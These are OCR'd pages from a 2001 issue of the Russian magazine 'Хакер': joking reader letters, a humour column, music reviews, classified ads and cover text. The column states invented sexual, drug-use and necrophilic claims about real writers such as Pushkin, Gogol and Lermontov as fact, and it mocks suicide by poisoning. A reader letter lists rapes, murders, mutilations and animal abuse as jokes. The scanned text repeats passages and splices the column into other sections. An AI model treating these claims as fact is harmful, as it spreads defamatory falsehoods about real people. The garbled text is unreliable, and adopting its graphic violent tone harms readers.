Я давно и с удовольствием читаю ваш журнал (хотя и мало чего понимаю, потому что я, по вашему определению, ламерейшее ламерьё). И вот у меня к вам появился вопрос. Я бы его спросила у нашего сисадмина, но он толстый и не сексуальный и не отвечает моим романтическим представлениям об идеальном сисадмине. Идеальный сисадмин должен быть высокий, худой и сексуальный. Как Данечка Шеповалов. Он должен угощать девушку пивом. Ну, или водкой. А если вы мое письмо оприходуете как самое дурацкое, то не присылайте мне, пожалуйста, бритву. Пришлите лучше вместо нее эпилятор. А еще мне в вашем журнале понравилась статья про MtG, но я в латвийском Инете не нашла подобных компаний на территории своей страны, тогда я написала в ту лавочку, что вы рекламировали (Sargona которые), они мне ответили, что тоже не знают. А мне в лом отдельное письмо на борду кидать, так что если кто прочтет из моих соотечественников и сможет мне помочь, буду очень рада. А теперь, внимание, вопрос: "Наш сисадмин (это который толстый и не сексуальный) - приходящий, все время у нас не сидит. Так он мне на комп поставил "Remote Administrator". А мне это не нравится. Потому что это нарушает мои гражданские права и свободы. Насчет конфиденциальности личной жизни и переписки. Как я могу в этом "Remote Administratore" поменять какие-нибудь настройки, чтоб он не работал? Но так, чтобы это не слишком бросалось в глаза".
Заранее спасибо.
З.Ы. Не, ну кое-что я все-таки умею. Например, играть в Starcraft, жульничать в Minesweeper'е и знаю, как повесить на Desktop фотографию моей любимой морской свинки. Так что зря я насчет "ламерья". Я, наверное, продвинутый юзер.

Ответ X : Привет-привет!
Спасибо за интерес к нам, я лично постараюсь на этот раз помочь тебе красиво вырулить из этой архисложной ситуации. Ладно, начнем по порядку:
1. Админ действительно нынче не тот, рыцари среди админов практически перевелись. Да ведь и дамы хороши - нет бы в щечку или еще куда чмокнуть и попросить чего надо. Вместо этого толстым обзовут и жалобу в X накатают. А где же легкий флирт, серенады у зависшего компа и бутылочка пива в качестве взятки?
2. Насчет Данечки ты глубоко заблуждаешься, ничего общего с "высоким, худым и сексуальным" он не имеет, даже напротив. В общем, когда я его впервые увидел в колыбели многих революций - Питере, у меня навернулась скупая мужская слеза. Так что не обольщайся. В качестве примет Данечки, на всякий случай, могу назвать деревянную ногу из чистого красного дерева, роскошную лысину 46 размера и низкоомный 3-D виброэлектрочепец на ней.
3. А теперь несколько слов лично для твоего сисадмина: Братан, хоть ты и толстый, и не сексуальный (впрочем, как и все мы), ты не прав. Ну зачем ты каких-то администраторов даме понаставил? Совесть-то есть так нагло гражданские права и свободы нарушать? Нет бы втихую троянчика какого подослать, зачем же ТАК свою виртуальную силу демонстрировать?
4. И номером четвертым я элегантно завершаю свою нудную тираду. Чтобы антигуманный "Remote Administrator" не мешал вести личную жизнь и не вторгался в конфиденциальные беседы, а также чтобы он не слишком бросался в глаза, можно поступить двояко: а) Снести его. Совсем. б) Выйти замуж за толстого и не сексуального, и тогда твои секреты станут вашими общими.

Самое письмо номера

ДУРАЦКОЕ



From: Миша Ломако [lm-супер-пупер@xakep.ru]

Здраствуй дорогая редакция обожаемого журнала Хакер. Пишет тебе Ответ X:. Захожу я значит в компутерный клуб играть в мой любимый обожаемою зашибись игру самую рулезную во всей вселенной 3D игру Conter Strike в которую любят играть все хАКЕРЫ ВСЕХ национальностей. Джонюсь к игре и что-то не приджоиневаюсь никак. Тут подходит чувак и говорит "Ты шо Ломак в контру играть". Я разворачиваюсь и говорю "Откуда знаешь". И вообще в клубанах меня часто по фамилии называют почему они так четко угадывают мою фамилию. Тут мне недавно друзья рассказали что это как-то связано с вашим журналом говорят прославляют меня в вашем журнале сильно на каждой странице как минимум один раз мою фамилию используют напешите мне пожалуйста ответ в следующем номере почему меня так часто называют по фамилии и как это связанно с вашем журналом.
С огромнейшим уважением Ломако Михаил aka LM. С нетерпением жду ответа в следующем номере журнала Хакер.

Ответ X:

Дело в том, что в последнее время слишком много граждан сочиняют писульки, которые кажутся им достойными "самых дурацких", и немедленно шлют их нам. Но чтобы написать действительно дурацкое письмо, нужно либо быть по-настоящему круглым дураком (что встречается в наши дни чрезвычайно редко и достойно восхищения), либо иметь острый ум, чрезвычайный литературный дар пополам с хитростью, жаждой наживы и полной беспринципностью. Большинство претендентов на звание автора дурацкого письма считают, что достаточно написать все слова с максимальным количеством ошибок и задать посредством этих слов какой-нибудь дебильный вопрос из FAQa. И ведь прокатывало! Но всему приходит конец, и отныне "самыми дурацкими" обязуюсь признавать только действительно дурацкие письма, письма, пронизанные исключительной дуростью, на зависть всем среднестатистическим дуракам. Посредственная глупость и безграмотность больше не пройдут!

P.S. В принципе, Мишаня, я готов публично постричься… нет, я готов постричь Добрянского или Шеповалова (по твоему выбору), если ты пришлешь мне копию своего паспорта, целиком и полностью подтверждающую твои "выходные данные" :)).

Даниил Шеповалов (danya@danya.ru)




Даниил Шаповалов

ОБЩЕСТВО КНИГОЛЮБОВ

"...Запомнился в сиську пьяный Дэн, который устроил стриптиз перед многочисленной толпой зевак. Он нещадно избивал свой член резиновой дубинкой (уже побывавшей во многих местах), сладострастно обсасывал горлышко бутылки из-под водки и орал что-то невразумительное. В конце концов Дэн рухнул на землю, облевал кроссовки одного из зрителей и уснул, предварительно крикнув: "Pee on me, good people!".

Из воспоминаний современников о фестивале FURTHUR



Да, угораздило же меня… Я не про резиновую дубинку и кроссовки - это-то ладно, с кем не бывает. Я про то, что сейчас на кухне сделал несколько солидных глотков спрайта. Точнее, это только бутылка была из-под спрайта, а налит в нее был туалетный утенок (прозрачное чистящее средство для WC). Так что сижу теперь за компьютером, пускаю мыльные пузыри изо рта и прикидываю, сколько еще часов мне осталось до мучительного конца. Ну а чтобы скоротать время, решил написать предсмертную статью (сохрани этот номер][- лет через десять за юани продашь как жуткий раритет). Причем решил написать не просто очередной параноидально-извращенческий бред, а реальную научную статью о литературе. Дада, и не надо кидать в меня тухлыми яйцами, я сам знаю, какие ассоциации вызывает в твоем мозгу слово "литература". Долбанутая училка-шестидесятница, которая дня прожить не может без своего вымышленного библиофилического мира. Страшные слова "московский концептуализм" и "современный постмодернизм". Ну и, конечно, балы Наташи Ростовой, лучи света в темном царстве, твари дрожащие и прочая тоска. Но ты не боись - в школе не проходят того, о чем расскажет тебе сегодня Даня.

Ай да Пушкин, ай да сукин сын!

А расскажет тебе сегодня Даня об... эммм... особенностях характера великих российских писателей и поэтов. Вот, например, Александр Сергеевич - буквально светило мировой литературы, а какой человек интересный был. Говорила ли тебе старенькая учительница литры, что по молодости Сашенька Пушкин не вылезал из борделей и знал всех питерских проституток по именам? Бывало даже хозяйка какого заведения подойдет к Пушкину и скажет: "Ах, Александр Сергеевич, ну будет вам моих девочек развращать! Еще раз начнете сразу над пятью моими красавицами глумиться - на порог не пущу!". Ты уж сам домысливай, чего он там с пятью тетками одновременно делал, - фантазия у поэта о-го-го какая была. Ну, про няню Сашеньки я лучше промолчу. Да и про счастливые лицейские годы тоже не стоит - эх, молодость, молодость. А так вообще Саша оргии ох как любил. У него и подружка была некая З., которая меньше чем с пятью мужиками одновременно не спала. А Пушкин среди этих пяти вроде дирижера был... с палочкой. Бывало они всей компанией как нажрутся шампанского, да З. до потери сознания того... дирижируют. Пару раз даже врача вызывали ее откачивать. Жена Александра Сергеевича - Наталья Гончарова - увлечений мужа не разделяла и была обычной светской дамой. Однако муженек насиловал ее до потери пульса и всячески глумился. Например, запирался с женой в туалете и не выпускал, пока та не облегчится у него на глазах - очень уж он охоч был до таких дел. Однажды Пушкин предложил жене заняться групповым сексом с ее сестрой Азей (с ней он спал давно, и та, в общем-то, не возражала). "Я знала, что ты извращенец, но не думала, что все настолько серьезно", - ответила Наталья. В борделях Саша отличался тягой подсматривать за посетителями через специальную дырочку. Так, кстати, с Дантесом и познакомился. Но Дантес Пушкину сразу не понравился - потому как гомосексуалистов Александр Сергеевич на дух не выносил. Зато уж насчет женского пола - тут Саше равных не было. Он спал со всеми служанками/знакомыми/случайными прохожими, которые только попадали в его поле зрения. Но о любимой Наташе никогда не забывал. "А ломалась-то, ломалась-то, помилуйте, матушка! Но была хороша-с, не обессудьте!" - обращался он жалобно к портрету жены после очередной победы на любовном фронте. Особенно, писал Пушкин в своих дневниках, ему нравилось заниматься сексом с кормилицами своих детей во время самого процесса кормления. Да и вид беременной Наташи его очень заводил. Именно поэтому Пушкин и оставил после себя такое многочисленное потомство. Ну а про "К кастрату раз пришел скрипач" и прочую гениальную поэзию Александра Сергеевича я распространяться не буду - думаю, ты и так с нею хорошо знаком.

Брэйн дэмэдж

Миша Булгаков одно время подрабатывал хирургом в глухой смоленской деревушке. Ну и, как водится, сел на морфий - очень тогда популярно было такое дело среди хирургов. Бывало придет к аптекарю, сунет бумажку с требованием выдать сотню-другую ампул препарата и задумчиво этак себе под ноги смотрит. На вопрос "Зачем так много?" отвечал: "Да я ж не для себя - очень ваши бабы деревенские боли боятся". Придет потом домой, вмажется с толком и тут же шасть - "Мастера и Маргариту" писать. И очень нервничал, если его отвлекали: однажды в зашедшую в комнату жену зажженной керосинкой бросил, а потом всю ночь за ней с пистолетом носился. Еле его успокоили. Красавчик Набоков же больше кокаин любил, а под старость завсегда на сон грядущий папироску с анашой выкуривал - очень, как он говорил, способствует. Вообще Володя, помимо Лолит и кокаина, увлекался замерами гениталий бабочек. Поймает, бывало, бедное насекомое - и давай его гениталии замерять, хлебом его не корми. Кстати, прослыл очень известным специалистом в этой области - все уважающие себя энтомологи знакомы с его научными работами. Во время ловли бабочек Набоков частенько любил подглядывать за спаривающимися животными - в эти моменты он очень сильно возбуждался, передергивал затвор и писал самые эротичные главы своей "Лолиты". Не дурак подр... извините, заняться мастурбацией был и Саша Блок. Однажды, доведя себя ночью до изнеможения, пошел делать предложение даме сердца и на всякий случай пистолет купил - застрелиться в случае отказа. Примечательно, что выбрал модель подешевле. Но больше всех среди великих русских писателей мастурбировал, конечно, Николай Васильевич Гоголь. Про эту его тягу даже анекдоты ходили непристойные. Однако личная жизнь Гоголя сложилась весьма трагично: он перенес серьезное потрясение, после которого любовь Николая Васильевича к мужчинам стала носить слегка некрофилический характер. Все дело в том, что на его руках умер граф Иосиф Виельгорский, за которым Гоголь ухаживал последние предсмертные часы. С тех пор Николай Васильевич обращал внимание только на хорошеньких бледно-болезненных юношей. Вояка Миша Лермонтов же больше предпочитал румяных мальчиков. В количестве, заметьте, не менее шестнадцати. Помимо "Мцыри" и всяческих белеющих парусов Михаил Юрьевич написал одно крайне занимательное стихотворение "Не води так томно оком, Круглой жопкой не верти", которое посвятил своему близкому другу Пете Тизенгаузену.

Некоторые мои коллеги считают, что мой же тезка - Даниил Хармс - частенько бегал по дому абсолютно голый, с трубкой в зубах, показывал соседке в окно жуткую мохнатую задницу и колотил жилистым членом по кастрюльке на кухне.

Герои нашего времени

Некоторые мои коллеги считают, что мой же тезка - Даниил Хармс - частен ько бегал по дому абсолютно голый, с трубкой в зубах, показывал соседке в окно жуткую мохнатую задницу и колотил жилистым членом по кастрюльке на кухне. Такой версии, в частности, придерживается уважаемый Себастьян Найт. Однако другие исследователи уверены, что Хармс колотил членом не по кастрюльке, а по гипсовому бюсту Платона, с коим имел некоторые разногласия. Вундеркинд несколько другого рода - Сережа Есенин - вел себя куда как более скромнее. Бывало встанет с постели, пнет лежащего голой задницей кверху Толика Мариенгофа и сразу же на вокзал - домой его тянуло со страшной силой, прочь от грязной суеты большого города. Приезжает он, значится, на Казанский вокзал, заходит в ресторан, да там и остается. Ох и мастак был водочкой до фиолетовых чертей нажраться. Редкие разы до родного своего села

NEXT

X-Music

Музыка для крякера

Команда: Radiohead (www.radiohead.com)
Пластинка: Amnesiac
Релиз: Capital, 2001
Реальный хит: Pulk/Pull Revolving Doors

Мало найдется среди нас таких, кто не слышал ничего о британской группе "Radiohead". Помнишь их знаменитые "Paranoid Android" и "Karma Police"? Так вот, ничего подобного на этой пластинке ты не найдешь, хотя если у тебя еще сохранились параноидальные тенденции и чувство горячей любви к горячим британским парням, то обязательно послушай этот альбом, который не вписывается вообще ни в какие рамки.

Музыка для хакера

Команда: Сборник
Пластинка: Garage FM. Volume 2.
Релиз: Снегири, 2001
Реальный хит: Ря Ба Мутант/ The Cotey

Очень занятная компиляция, сочетающая в себе всевозможные музыкальные стили: от достаточно коммерческого пампинг-хауса и до жесткого техно, безумных электронных экспериментов. Вообще-то пластинка Garage FM. Volume 2 издана "по мотивам" широко известной радиопрограммы DJ Олега Сухова "Гараж" (идет по субботам, в 22 часа на "Европе+") и призвана, как и передача, знакомить всех и каждого с настоящей прогрессивной танцевальной электронной музыкой. Так что знакомься, не ленись!

Музыка для западлостроителя

Команда: Сборник
Пластинка: Reactivate 18 (CD предоставлен магазином "ПУРПУРНЫЙ ЛЕГИОН" www.plegion.ru)
Релиз: React Music, 2001
Реальный хит: у-уу-ууу, много...

Свеженький, буквально "с пылу, с жару" компактик. Даже два. И оба восемнадцатые по счету, что не делает их менее ценными для истинных маньяков клубной жизни. Как обычно, лучшие образчики танцевальной музыки точно не дадут тебе и твоим друзьям закиснуть, да и соседской бабульке будет подо что подрыгаться :)).

Музыка для геймера

Команда: Gorillaz (www.gorillaz.com)
Пластинка: Gorillaz
Релиз: Virgin, 2001
Реальный хит: Clint Eastwood

Ну, блин, если ты про этих отморозков не слышал еще, то тебе даже X уже не поможет. Сначала попробуй почитать про них. Подойдет официальный сайт (www.gorillaz.com), но и на фэнский русскоязычный загляни обязательно (http://gorillaz.dax.ru). Потом все будет как у всех: послушаешь альбом, забудешь его в сидироме, запустишь инет, попадешь с помощью компакта в неизведанное и наконец-то поймёшь, что жить с анимационными мультотморозками значительно веселее.

Хумор

Даниил Шеповалов (danya@danya.ru)

Константиново доезжал. Ну, Мариенгоф его всегда, конечно, до постели назад доволакивал. Однако неблагодарное это занятие было - Есенин по пьяни вечно орал: "Куда ты меня тащишь, грязный педик!?", и бил Толику морду. Потом, конечно, слезно извинялся и писал гениально-чувственные стишки для замоскворецких барышень. Опять же у моего уважаемого коллеги Себастьяна Найта существует мнение, что когда Сережа все-таки доезжал до родного села, то нажирался там в сисю ершом и лазал в хлев трахать скот. Но это все мужчины. А о женщинах в общем-то и говорить практически нечего. Как никогда не существовало достойных женщин-философов, точно так же и не было реальных извращенок среди слабого пола, увлеченного российской словесностью. Лесбиянка Марина Цветаева, фактически гермафродит Зинаида Гиппиус (печаталась под псевдонимом Антон Крайний), бисексуальная похотливая Анна Ахматова - вот и весь скудный запас "наших" девчонок.
Также хочется сказать несколько теплых слов о незабвенном Федоре Михайловиче Достоевском. Хотя нет - не успею, уже в глазах троится

Ну, Мариенгоф его всегда, конечно, до постели назад доволакивал. Однако неблагодарное это занятие было - Есенин по пьяни вечно орал: "Куда ты меня тащишь, грязный педик!?", и бил Толику морду.

и сознание сильно спутано, так что, похоже, скоро на заслуженный отдых. Ну, тогда напутствие: бери этот номер][и отправляйся к своей учительнице литературы (если уже давно школу закончил - на вечере встречи выпускников ее выцепи). Покажи ей эту статью, пристально посмотри в глаза и спроси, по какому праву детей с ранних лет пичкают якобы бессмертными творениями сборища извращенцев, наркоманов и ярко выраженных шизофреников?
Далее текст обрывается. Вызванные соседями медики обнаружили Даню мертвым, лежащим в луже пенистой блевотины. В правой руке он сжимал свой посиневший член, а в левой - фотографию Зигмунда Фрейда.



Нам пишут психи:
(самое шизанутое письмо Дане)

Даня, меня признали представителем Данила Шеповалова во Владивостоке! Осталось только, чтобы ты это одобрил! Я есть полный изврат девственных мыслей, я гроза маленьких мертвых зверушек, я великий поклонник Фрейда и Самого! Прошу тебя, о великий бог оргазма и вождь виртуальных изнасилований котят в грудном возрасте, одобри меня в должности представителя САМОГО во Владивостоке! Можешь не беспокоиться за извращенность города, она будет тотальной и поголовной! На моем счету около 15 извращенных личностей, и сейчас я извращаю еще 10 обезьяноподобных! Те 15 мучачосов извращают еще 30 людских тварей! Изврат прет полным ходом! Я прочитал "СУИЦИД", и по моим указаниям 2 гринго на площади расчленили друг друга бензопилой "Дружба"! Я знаю одного инвалида: он хочет от тебя ребенка! Даня, я тоже хочу тебя! Опять прошу тебя, о великий правитель всего живого и уже мертвого, назначь меня твоим представителем во Владивостоке! Я буду чтить традиции Эрегированного космоса и Параноидального суицида! А чтобы ты не сомневался в моей кандидатуре - вот небольшой отчет о проделанной мною работе:

Рэперов убито: 10
Рэперов кастрировано: 5
Рэперов кастрировано и убито: 13
Изнасиловано девственниц: 22
Из них беременных: 5
Изнасиловано кошек: 8
Акты самосожжения: 1
Прочий суицид: 3
Отрезанных конечностей: 28
Из них гениталий: 14

КОНЕЦ

Вызванные соседями медики обнаружили Даню мертвым, лежащим в луже пенистой блевотины. В правой руке он сжимал свой посиневший член, а в левой - фотографию Зигмунда Фрейда.

JX


IN TRASH


МУЗ ТВ

ВКЛЮЧИ МУЗ-ТВ – СМОТРИ МУЗЫКУ
















Борда

Создаётся группа web дизайнеров. Возраст старше 16 лет. Знание html, dhtml, работы в photoshop, желательно cgi-bin (perl, php, parser). Пишите на **zzoid@chat.ru**

Кто знает Win API для Borland C++, откликнитесь! **rooter@ua.fm**



Все, все, все, кто увлёкся опер. сист. BeOS давайте переписываться, обмениваться инфой и прогами. Мыльте на **thefate_2001@mail.ru**



Кто хочет перемыливаться - мыльте сюда: **Demonik@metallica.com (Demonik@xakep.ru)** Также открылся new fan club of Metallica. ЕСТЬ ВСЁ.

Создаю группу начинающих хацкеров. В будущем возможно создание сайта. Все желающие мыльте на **astalavista@newmail.ru**




Ведётся набор мемберов в группу кодеров на VB. Кто хочет вступить в нашу группу, кидайте своё краткое резюме на **vb-c0dex-temp@rambler.ru**. Также нужны дезигнер, ХТМЛ-щик, ПЕРЛовщик и желательно Линуксоид.

Услуги композитора/саундмейкера какой нибудь hack/demo-группе нужны? Готов вступить в стройные ряды таких. **dm_boltov@mail.ru**




Требуется кодер на Си++. Оплата труда гарантируется. Работа не большая (наверно временная). Об оплате поговорим отдельно. **vitallik@rambler.ru**



Если делать нечего, то киньте сюда сообщение - **braund@yandex.ru**





Хакеры и ламеры, люди из Одессы. Возьму почитать Х. В обмен на свои (тоже дам почитать). Интересуют все номера до 2001 г и все спецвыпуски. Внимание: интересуют только Одесситы. Скидывайте инфу, что у вас есть (и свой телефон) на **Duru: SupaMix.ukr.net**



Создаю дизайнерскую группу. Все кому нравится StarCraft/WarCraft/Diablo и все остальные, пишите мне. **zemfirok@inbox.ru**


Нужны реально грамотные люди в сфере irc технологий. Если, ты чувствуешь себя таковым, и у тебя есть, что поведать сети о своих знаниях - welcome в ряды авторов нового Irc ресурса. Пожелания на **irc@irc.fatal.ru**

Начинающий хацкер не откажется от разных советов по кодингу и взлому. Пишите месаги на **ctrlalt-del@email.ru**

С удовольствием заджойнюсь в хак-группу. Програмлю на Delphi, HTML. Знаю Flash5, изучаю ASP. Теория хакмастерства. **st_father@xakep.ru**

Куплю 1-й альбом Limp Bizkit - "Three dollar Bill, Y'ALL$" МыльВсе кто учиться в СГИ. Мыльте на **haldey@inbox.ru**

Хочу создать баннерообменку, есть готовый скрипт, нужен кодер (perl,cgi,sql), чтоб его настроить. Об оплате договоримся. **TWOS (twos@hotmail.ru)**



Если ты пишешь музыку в acid то нам есть о чем поговорить... Мне отписывать на **b_i_o@omen.ru**

Набираем людей в нижегородскую дигергруппу, нужны нижегородские дигеры, не новички, мылить на **rassel_2001@mail.ru**



Вступлю в хак-группу. Знаю: Pascal, Delphi, HTML, Perl, VBScript, Basic, C++ (тут уже хуже). Занимался любимым ремеслом в группе AoF (Angel of the Death) и с удовольствием продолжу свое занятие в какой-нибудь другой. Кто заинтересовался мылить на **Aspirinsky@yandex.ru**



Мессадж можно закинуть на **board@real.xakep.ru**

WARNING!!!

Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK Cancel







ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver.10.01 (34)
WWW.XAKEP.RU
DVD->DivX
Пишем варез со скоростью 7200
Первая неделя в Линуксе
Аудио-маньяки
Быстрый секс.
Руководство пользователя
Три важные буквы для квакера
Дневник Полосатого
+8 страниц
Х-стильный дневник приколиста
/ DVD-> DivX
/ Пишем варез
со скоростью 7200
/ Первая неделя
в Линуксе
/ Аудио-маньяки
/ Быстрый секс.
Руководство
пользователя
/ Три важные буквы
для квакера
/ Дневник полосатого
НУ ЧТО?
СЪЕЛИ
(game)land
ISSN 1609-1019